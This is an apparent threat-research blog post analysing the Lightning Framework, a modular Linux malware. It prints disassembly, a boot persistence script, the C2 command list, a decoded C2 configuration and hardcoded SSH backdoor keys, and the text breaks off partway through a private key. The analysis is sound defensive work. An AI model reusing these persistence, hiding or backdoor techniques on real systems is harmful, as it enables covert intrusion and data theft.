

# Lightning Framework: New “Swiss Army Knife” Linux Malware

By Ryan Robinson

Published: 2022-07-21 · Archived: 2026-04-02 11:57:31 UTC


*Lightning Framework is a new undetected Swiss Army Knife-like Linux malware that has modular plugins and the ability to install rootkits.*

Year after year Linux environments increasingly become the target of malware due to continued threat actor interest in the space. Malware targeting Linux environments surged in 2021, with a large amount of innovation [resulting in new malicious code](#), especially in ransomwares, trojans, and botnets. With the rise in use of the cloud, it is no wonder that malware innovation is still accelerating at breakneck speed in this realm.

This is a technical analysis of a previously undocumented and undetected Linux threat called the *Lightning Framework*. It is rare to see such an intricate framework developed for targeting Linux systems. Lightning is a modular framework we discovered that has a plethora of capabilities, and the ability to install multiple types of rootkit, as well as the capability to run plugins. The framework has both passive and active capabilities for communication with the threat actor, including opening up SSH on an infected machine, and a polymorphic malleable command and control configuration. We are releasing this blog for informational purposes. We do not have all the files that are referenced in the framework, but hope that this release will help others if they possess other pieces of the jigsaw puzzle. We have not observed this malware being used in attacks in the wild.

## Technical Analysis of Lightning Framework

The framework consists of a downloader and core module, with a number of plugins. Some of the plugins used by the malware are open-source tools. Below is a figure of the framework layout:




## Overview of the Modules

Name	Name on Disk	Description
Lightning.Downloader	kbioset	The persistent module that downloads the core module and its plugins
Lightning.Core	kkdmflush	The main module of the Lightning Framework
Linux.Plugin.Lightning.SsHijacker	soSS	There is a reference to this module but no sample found in the wild yet.
Linux.Plugin.Lightning.Sshd	sshod	OpenSSH with hardcoded private and host keys
Linux.Plugin.Lightning.Nethogs	nethoogs	There is a reference to this module but no sample found in the wild yet. Presumably the software <a href="#">Nethogs</a>
Linux.Plugin.Lightning.iftop	iftoop	There is a reference to this module but no sample found in the wild yet. Presumably the software <a href="#">iftop</a>
Linux.Plugin.Lightning.iptraf	iptraof	There is a reference to this module but no sample found in the wild yet. Presumably the software <a href="#">IPTraf</a>
Linux.Plugin.RootkieHide	libsystemd.so.2	There is a reference to this module but no sample found in the wild yet. LD_PRELOAD Rootkit
Linux.Plugin.Kernel	elasticsearch.ko	There is a reference to this module but no sample found in the wild yet. LKM Rootkit


## Lightning.Downloader

The main function of the downloader module is to fetch the other components and execute the core module.



### Lightning Downloader [result](#) in Intezer Analyze

The downloader module starts by checking if it is located in the working directory `/usr/lib64/seahorses/` under the name `kbioset`. The framework makes heavy use of typosquatting and masquerading in order to remain undetected. The reference to `seahorses` masquerades the password and key manager software `seahorse`. If not it will relocate itself to that working directory and execute that copy. The downloader will fingerprint the host name and network adapters to generate a GUID, which will be sent to the command and control (C2) server.



### Building the GUID

The downloader will then contact the C2 to fetch the following modules and plugins:

- Linux.Plugin.Lightning.SsHijacker
- Linux.Plugin.Lightning.Sshd

- Linux.Plugin.Lightning.Nethogs
- Linux.Plugin.Lightning.iftop
- Linux.Plugin.Lightning.iptraf
- Lightning.Core

```
mov rdi, r12 ; s
xor eax, eax
call _sprintf
lea rsi, [rsp+0DB8h+var_638]
mov edx, offset aLinuxPluginLig ; "Linux.Plugin.Lightning.SsHijacker"
mov rdi, rbx
call decode_write
lea rsi, [rsp+0DB8h+var_538]
mov edx, offset aLinuxPluginLig_0 ; "Linux.Plugin.Lightning.Sshd"
mov rdi, rbx
call decode_write
lea rsi, [rsp+0DB8h+var_438]
mov edx, offset aLinuxPluginLig_1 ; "Linux.Plugin.Lightning.Nethogs"
mov rdi, rbx
call decode_write
lea rsi, [rsp+0DB8h+var_338]
mov edx, offset aLinuxPluginLig_2 ; "Linux.Plugin.Lightning.iftop"
mov rdi, rbx
call decode_write
mov edx, offset aLinuxPluginLig_3 ; "Linux.Plugin.Lightning.iptraf"
mov rsi, r12
mov rdi, rbx
call decode_write
lea rdi, [rsp+0DB8h+var_838]
call check_access
test eax, eax
jnz short loc_401E98
```

```
mov esi, offset aLightningCore ; "Lightning.Core"
mov rdi, rbx
call write_fingerprint_meta
test eax, eax
jnz short loc_401EE8
```

```
loc_401EE8:
```

Resources fetched from the C2

The method of contacting the C2 will be described below in the malleable C2 section (click here to jump to that section). The downloader will then execute the core module (kkdmflush).

```
launch_kkdmflush proc near
;__unwind {
sub rsp, 108h
xor eax, eax
mov ecx, 20h ; ' '
mov rdi, rsp
mov edx, offset filename ; "/usr/lib64/seahorses/"
mov r8d, offset a20220326 ; "20220326"
rep stosq
mov esi, offset aS ; "%s"
mov ecx, offset aKkdmflush ; "kkdmflush"
mov rdi, rsp ; s
call _sprintf
mov rdi, rsp ; command
call _system
mov edx, eax
xor eax, eax
cmp edx, 0FFFFFFFh
jz short loc_40BD31
```


```
test dl, 7Fh
jnz short loc_40BD31
```

Execution of the core module

## Lightning.Core

The core module is the main module in this framework, it is able to receive commands from the C2 and execute the plugin modules. The module has many capabilities and uses a number of techniques to [hide artifacts](#) to remain running under the radar.

The core module modifies the name of the calling thread of the module to *kdmflush*, to make it appear that it is a kernel thread.



Using prctl to modify calling thread name

Next the core module sets up persistence by creating a script that is executed upon system [boot](#). This is achieved by first creating a file located at `/etc/rc.d/init.d/elasticsearch`. The name appears to typosquat *elasticsearch*. The following contents are written to the file:

```
#!/bin/bash
# chkconfig:2345 90 20
/usr/lib64/seahorses/kbioset &
```

This script will execute the downloader module upon boot. The service is then added using the `chkconfig` utility.


```
and     eax, 80808080h
jz     short loc_418797

mov     ecx, eax           ; ----- INTEZER -----
                               ; Unknown - Unique
                               ; -----
mov     rsi, rbx
mov     edi, offset aEtcRcDInitDEla ; "/etc/rc.d/init.d/elasticsearch"
shr     ecx, 10h
test    eax, 8080h
lea     rbp, [rsp+318h+var_218]
cmovz  eax, ecx
lea     rcx, [rdx+2]
cmovz  rdx, rcx
add     al, al
sbb    rdx, 3
sub     rdx, rbx
mov     rbx, rsp
call   append_to_file_0
mov     edi, offset aEtcRcDInitDEla ; "/etc/rc.d/init.d/elasticsearch"
call   modify_timestamp
xor     eax, eax
mov     ecx, 20h ; ' '
mov     rdi, rbp
rep    stosq
mov     rdi, rsp
mov     edx, 418DFCh
mov     esi, offset aChkconfigAddS ; "chkconfig --add %s"
mov     cl, 20h ; ' '
rep    stosq
mov     rdi, rsp           ; s
call   _sprintf
mov     rdi, rsp
mov     rsi, rbp
call   execute_shell_command
test   rax, rax
mov     rdi, rax           ; ptr
jz     short loc_41882D

call   free_mem           ; ----- INTEZER -----
```


### Creation of the init.d script and service

The timestamp of the file is modified to hide artifacts, a technique known as “[timestomping](#)”. The file has its last modified time edited to match that of either `whoami`, `find`, or `su`. It will look for each file respectively until it finds one. This technique is used for most of the files that the framework creates.



File timestamp modification function

The malware will attempt to hide its Process ID (PID) and any related network ports. This is achieved by writing the frameworks running PIDs to two files: `hpi` and `hpo`. These files are parsed and then the existence of the file `proc/y.y` is checked. If the file exists, it means that a rootkit has been installed. The PIDs are written to `proc/y.y` for use by the rootkit, which may scrub any reference to files running in the framework from commands such as `ps` and `netstat`.



Writing PID to *proc/y.y* if it exists (Indication that rootkit exists)

The core module will generate a GUID in the same manner as the downloader and contact the C2. The response is parsed and the command is executed. The core module has the following commands:

Command	Description
SystemInfo	Fingerprints the machine
PureShellCommand	Runs Shell command
RunShellPure	Starts the <i>Linux.Plugin.Lightning.Sshd</i> (SSH Daemon) plugin
CloseShellPure	Terminates the <i>Linux.Plugin.Lightning.Sshd</i> plugin
Disconnect	Exits the Core module
GetRemotePathInfo	Collects the summary of given path
KeepAlive	No action, connection remains alive
UploadFileHeader	Checks access of file
FileEdit	Gets contents of file and time meta
TryPassSSH	Adds a public key to the <i>root/.ssh/authorized_keys</i> file

DeleteVecFile	Deletes the specified file or path
PreDownloadFile	Calculates a checksum of the file
DownloadFile	Sends a file to the C2
DeleteGuid	Removes the framework
UpdateVersion	Calls the Downloader module to update the framework
UpdateRemoteVersion	Updates the framework including the downloader
Socks5	Sets up a Socks5 proxy
RestorePlug	The same as <i>UpdateVersion</i>
GetDomainSetting	Fetches the contents of the malleable C2 configuration file (cpc)
SetDomainSetting	Updates the contents of the malleable C2 configuration file (cpc)
InstallKernelHide	Fetches the OS release
RemoveKernelHide	Removes kernel module
UpdateKernelVersion	Removes the kernel module and runs <i>uname -r</i>
OverrideFile	Overwrites specified file
UploadFileContent	Writes data sent from server to file
LocalPluginRequest	Either write the LD_PRELOAD rootkit or LKM rootkit

## Network Communication

Network communication in the Core and Downloader modules are performed over TCP sockets. The data is structured in JSON. The C2 is stored in a polymorphic encoded configuration file that is unique for every single creation. This means that configuration files will not be able to be detected through techniques such as hashes. The key is built into the start of the encoded file.


```

-> px @ [rax]
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x022d40e0 04a6 fd10 5170 af21 3e09 7b5c 1d70 0000 ....Qp.!>.\.p..
0x022d40f0 0000 0000 000b a528 1c5f 1e2e 6e19 c04f .....(._.n..0
0x022d4100 1c33 727e 2c5e 9f03 1203 727e 5915 c940 .3r~,^....r~Y..@
0x022d4110 4b65 0f18 721d ce48 502b 4155 667a a628 Ke..r..HP+AUfz.(
0x022d4120 1c4d 1431 7c19 c103 0400 596d 2d5e 9d0f .M.1l.....Ym-^..
0x022d4130 0c3b 556a 2a52 832b 3700 590c 7202 db03 .;Uj*R.+7.Y.r...
0x022d4140 0400 596f 2e42 9d18 1c25 7155 1452 ff53 ..Yo.B...%qU.R.S
0x022d4150 517d 143f 721c 8d1b 372b 2f1f 4d06 9b03 Q}.?r...7+/.M...
0x022d4160 3400 0656 6000 0000 0000 0000 0000 0000 4..V`.....
0x022d4170 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x022d4180 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x022d4190 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x022d41a0 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x022d41b0 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x022d41c0 0000 0000 0000 0000 0000 00 00 .....

```

Key  
Length  
Configuration

Encoded malleable C2 configuration profile



The dynamic XOR decoding routine

The decoded configuration is structured in JSON. The default configuration in the analyzed sample uses a local IP address `10.2.22[.].67` with the port `33229`.

```

: 0x0040a457 c3 ret
:> px @ 0x022d40f5
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x022d40f5 7b0a 0922 5665 7273 696f 6e22 3a09 2231 {..."Version": ".1
0x022d4105 2e30 222c 0a09 2244 6566 6175 6c74 446f .0",... "DefaultDo
0x022d4115 6d61 696e 223a 097b 0a09 0922 446f 6d61 main": {... "Doma
0x022d4125 696e 223a 0922 3130 2e32 2e32 322e 3637 in": ".10.2.22.67
0x022d4135 222c 0a09 0922 506f 7274 223a 0922 3333 ",... "Port": ".33
0x022d4145 3232 3922 2c0a 0909 2250 726f 746f 636f 229",... "Protoco
0x022d4155 6c22 3a09 2254 4350 7634 220a 097d 0a7d l": "TCPv4"...}]}
0x022d4165 0000 0000 0000 0000 0000 0000 0000 0000 .....
    
```

Decoded default configuration

There is a passive mode of communication available if the actor executes the **RunShellPure** command. This starts an SSH service on the infected machine with the *Linux.Plugin.Lightning.Sshd* plugin. The plugin is an OpenSSH daemon that has hardcoded private and host keys, allowing the attacker to SSH into the machine with their own SSH key, creating a secondary backdoor.

```

CB78 ; DATA XREF: sub_CD20+1Cto
CB9C align 20h
CBA0 aSshRsaAaaab3nz db 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDJtfoCJIxOtTRnimA8Ut3KtrcCd'
CBA0 ; DATA XREF: sub_CF60+1to
CBA0 db 'HPAGMqeOJFnDzkI4FZHWl1hSkDUKUxxCLb/fLBmMDGZ0YYPUBQD9h3V1tS5IR7Qe/'
CBA0 db 'wNV69w2iOv010BEabskvPxBzjT1Tc6kDKYodBh6PyI9HPeGEiSj13CyZcJ3sMg8vn'
CBA0 db 'EvFE2NHOCtv3ZBaIOYCNq14rU2MRjxs9U7Sz3fJhLQMvLVs33bVtSYCVzGAaTtj'
CBA0 db 'cxpfepEfvhTapVr2Ke9TMe81aYtGtVsSHLbjMtNsKXh58NUth6YOT9oUKArEI/oj'
CBA0 db 'YkbFLV4zSbwqSBkhV2MLBzoV8agyheYW5uxUsL80Fo5baokXZM/iziV root@desk'
CBA0 db 'top-udlusk',0
CD32 align 8
CD38 aBeginRsaPrivat db '-----BEGIN RSA PRIVATE KEY-----',0Ah
CD38 ; DATA XREF: sub_D090+2to
CD38 db 'MIIEpQIBAAKCAQEAYbX6AiSMTU0Z4pgPFLdyra3AnRzwBjKnjirZw2ZCOBWR1pd',0Ah
CD38 db 'YUPA1ClMcQi2/3ywTJgxdmGGKVAUA/Yd1ZbUuSEe0Hv8DvevcNojrztDARGm7JLz',0Ah
CD38 db '8Qc409U3OpAymDnQYeJ8iPRz3hhIko9dwsMxCd7DIP5xLxRNjr9Ak792QWiNGAj',0Ah
CD38 db 'ateK1FNjEY7MfV00s93yR4SODLy1bn921U7GALcxgGk7Y3MaX36RH74U2qVa9inv',0Ah
CD38 db 'UzHvNwMLRrVbEhyY4zLTbClx+fdVLyemDk/aFCgKxCP6I2Cmx51eM0m8KkgZiIV',0Ah
CD38 db 'jCwc6FfGoMoXmFubsVLC/NBaOW2gCl2TP4s4lQIDAQABAoIBAQCDD/be/tYBwlhC',0Ah
CD38 db 'Gbn7/7XQS2MRa6FRPcRQoRvIJN258B6Tcg8fXad1wVVNTtaTfoXyWLiPfn2FY5y',0Ah
CD38 db 'Z3YhTRppLPQDlo6Vw956NA4izXK4x7smFE0TM4bvAGKWPniBM3YsS+DaJlW39YyG',0Ah
CD38 db 'BC9+9CGR2boUQVfQBBWQQBQDMw/3qMc7PPpCdnSfPfar+ixqKvqWub2/5mtBwXpe',0Ah
CD38 db 'SkM9lh39x2Mt0f0Icqqj0inf2OtsSBY6mIAj+savg/b3g+FOF7A5ViijsNLL3dyB',0Ah
CD38 db 'yMsH9uQPA+akFPK9jobzuKCBdeiLYL0EiYnkJAGwbjPYMiHYzG92TpnXmjnhB7',0Ah
